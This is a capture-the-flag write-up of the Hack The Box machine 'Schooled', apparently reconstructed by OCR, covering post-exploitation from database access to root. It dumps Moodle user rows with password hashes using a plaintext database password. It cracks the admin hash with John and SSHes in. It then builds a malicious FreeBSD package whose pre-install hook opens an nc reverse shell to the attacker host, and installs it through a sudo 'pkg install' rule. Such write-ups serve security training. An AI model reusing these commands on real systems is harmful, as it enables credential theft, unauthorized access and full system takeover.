


```
$ cd /home
$ ls
jamie
steve
```




```
$ /usr/local/bin/mysql -u moodle -pPlaybookMaster2020 -e 'use moodle;select * from mdl_user;'
mysql: [Warning] Using a password on the command line interface can be insecure.
id      auth    confirmed       policyagreed    deleted suspended       mnethostid      username        password        idnumber        firstname       lastname        email   emailstop       icq     skype   yahoo   aim     msn     p
hone1   phone2  institution     department      address city    country lang    calendartype    theme   timezone        firstaccess     lastaccess      lastlogin       currentlogin    lastip  secret  picture url     description     d
escriptionformat        mailformat      maildigest      maildisplay     autosubscribe   trackforums     timecreated     timemodified    trustbitmask    imagealt        lastnamephonetic        firstnamephonetic       middlename      a
lternatename    moodlenetprofile
1       manual  1       0       0       0       1       guest   $2y$10$u8DkSWjhZnQhBk1a0g1ug.x79uhkx/sa7euU8TI4FX4TCaXK6uQk2            Guest user              root@localhost  0                                               e
n       gregorian               99      0       0       0       0                       0               This user is a special user that allows read-only access to some courses.       1       1       0       2       1       0       0
1608320077      0       NULL    NULL    NULL    NULL    NULL    NULL
2       manual  1       0       0       0       1       admin   $2y$10$3D/gznFHdpV6PXt1cLPhX.ViTgs87DCE5KqphQhGYR5GFbcl4qTiW            Jamie   Borham  jamie@staff.schooled.htb                0                                       B
ournemouth      GB      en      gregorian               99      1608320129      1608729680      1608681411      1608729680      192.168.1.14            0                       1       1       0       0       1       0       0       1
608389236       0
3       manual  1       0       0       0       1       bell_oliver89   $2y$10$N0feGGafBvl.g6LNBKXPVOpkvs8y/axSPyXb46HiFP3C9c42dhvgK            Oliver  Bell    bell_oliver89@student.schooled.htb      0                                       B
ournemouth      GB      en      gregorian               99      0       0       0       0               0       1       1       0       2       1       0       1608320808      1608320808      0
4       manual  1       0       0       0       1       orchid_sheila89 $2y$10$YMsy0e4×4vKq7HxMsDk.OehnmAcc8tFa0lzj5b1Zc8IhqZx03aryC            Sheila  Orchid  orchid_sheila89@student.schooled.htb    0                                       B
ournemouth      GB      en      gregorian               99      0       0       0       0               0       1       1       0       2       1       0       1608321097      1608321097      0
5       manual  1       0       0       0       1       chard_ellzabeth89       $2y$10$D0Hu9XehYbTxNsf/uZrxXeRp/6pmT1/6A.O2CZhbR26lCPtf68wUC            Elizabeth       Chard   chard_elizabeth89@student.schooled.htb  0                                       B
```

Lets Crack Jamie to get SSH Password




```
$2y$10$3D/gznFHdpV6PXt1cLPhX.ViTgs87DCE5KqphQhGYR5GFbcl4qTiW
```



```
┌──(root💀 kali)-[/Documents/htb/boxes/schooled/Moodle_RCE]
└─# john hash -wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
!QAZ2wsx          (?)
1g 0:00:01:52 DONE (2021-06-11 18:04) 0.008874g/s 123.3p/s 123.3c/s 123.3C/s aldrich..superpet
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

SSH into Jamie




```
┌──(root💀kali)-[/Documents/htb/boxes/schooled/Moodle_RCE]
└─# ssh jamie@10.10.10.234
The authenticity of host '10.10.10.234 (10.10.10.234)' can't be established.
ECDSA key fingerprint is SHA256:BiWc+ARPWyYTueBR7SHXcDYRuGsJ60y1fPuKakCZYDc.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.234' (ECDSA) to the list of known hosts.
Password for jamie@Schooled:
Last login: Tue Mar 16 14:44:53 2021 from 10.10.14.5
FreeBSD 13.0-BETA3 (GENERIC) #0 releng/13.0-n244525-150b4388d3b: Fri Feb 19 04:04:34 UTC 2021

Welcome to FreeBSD!

Release Notes, Errata: https://www.FreeBSD.org/releases/
Security Advisories:   https://www.FreeBSD.org/security/
FreeBSD Handbook:      https://www.FreeBSD.org/handbook/
FreeBSD FAQ:           https://www.FreeBSD.org/faq/
Questions List: https://lists.FreeBSD.org/mailman/listinfo/freebsd-questions/
FreeBSD Forums:        https://forums.FreeBSD.org/

Documents installed with the system are in the /usr/local/share/doc/freebsd/
directory, or can be installed later with:  pkg install en-freebsd-doc
For other languages, replace "en" with a language code like de or fr.

Show the version of FreeBSD installed:  freebsd-version ; uname -a
Please include that output and any error messages when posting questions.
Introduction to manual pages:  man man
FreeBSD directory layout:      man hier

To change this login announcement, see motd(5).
To find out the hostname associated with an IP address, use

        drill -x IP_address
                -- Dru <genesis@istar.ca>
jamie@Schooled:~ $ id
uid=1001(jamie) gid=1001(jamie) groups=1001(jamie),0(wheel)
jamie@Schooled:~ $ ls
user.txt
jamie@Schooled:~ $ cat user.txt
2120dcf3e5cd79366ccc688ff98302f1
```


Lets try to Priviesc

Before Running linpeas or LinEnum

Lets Run sudo -l




```
jamie@Schooled:~ $ sudo -l
User jamie may run the following commands on Schooled:
    (ALL) NOPASSWD: /usr/sbin/pkg update
    (ALL) NOPASSWD: /usr/sbin/pkg install *
```




```
### SYSTEM ##############################################
[-] Kernel information:
FreeBSD Schooled 13.0-BETA3 FreeBSD 13.0-BETA3 #0 releng/13.0-n244525-150b4388d3b: Fri Feb 19 04:04:34 UTC 2021
oot@releng1.nyi.freebsd.org:/usr/obj/usr/src/amd64.amd64/sys/GENERIC  amd64


[-] Specific release information:
NAME=FreeBSD
VERSION=13.0-BETA3
VERSION_ID=13.0
ID=freebsd
ANSI_COLOR="0;31"
PRETTY_NAME="FreeBSD 13.0-BETA3"
CPE_NAME=cpe:/o:freebsd:freebsd:13.0
HOME_URL=https://FreeBSD.org/
BUG_REPORT_URL=https://bugs.FreeBSD.org/


[-] Hostname:
Schooled
```

Now To get root we have to develop as custom installation pakage for FreeBSD
Which can be found from http://lastsummer.de/creating-custom-packages-on-freebsd/




```
#!/bin/sh
STAGEDIR=/tmp/package
rm -rf ${STAGEDIR}
mkdir -p ${STAGEDIR}
cat >> ${STAGEDIR}/+PRE INSTALL <<EOF
echo “Resetting root shell”
rm /tmp/a;mkfifo /tmp/a;cat /tmp/a|/bin/sh -i 2>&1|nc 10.10.14.16 8001 >/tmp/a
EOF
cat >> ${STAGEDIR}/+POST INSTALL <<EOF
echo “Registering root shell”
pw usermod -n root -s /bin/sh
EOF
cat >> ${STAGEDIR}/+MANIFEST <<EOF
name: mypackage
version: “1.0 5”
origin: sysutils/mypackage
comment: “automates stuff”
desc: “automates tasks which can also be undone later”
maintainer: john@doe.it
www: https://doe.it
prefix: /
EOF
pkg create -m ${STAGEDIR}/ -r ${STAGEDIR}/ -o .

```


With this script we can automate the creation of our .txz file and we spice it up with our own goodies.
Transfer the file to the target machine and run this script as jamie. This will create the "mypackage-"2.05".txz" file.
So to root the box all we have to do is run the following:
Set up a netcat listener on attacking machine
sudo pkg install --no-repo-update *.txz




```
┌──(root💀kali)-[/Documents/htb/boxes/schooled]
└─# ls
exploit.sh  Moodle_RCE  schooled.ctb  schooled.ctb~  schooled.ctb~~  schooled.ctb~~~

┌──(root💀kali)-[/Documents/htb/boxes/schooled]
└─# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.10.234 - - [11/Jun/2021 18:25:33] "GET /exploit.sh HTTP/1.1" 200 -
10.10.10.234 - - [11/Jun/2021 18:25:49] "GET /exploit.sh HTTP/1.1" 200 -
█
```




```
jamie@Schooled:/tmp $ curl http://10.10.14.16:8000/exploit.sh -o exploit.sh
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   717  100   717    0     0   6828      0 --:--:-- --:--:-- --:--:--  6764
```



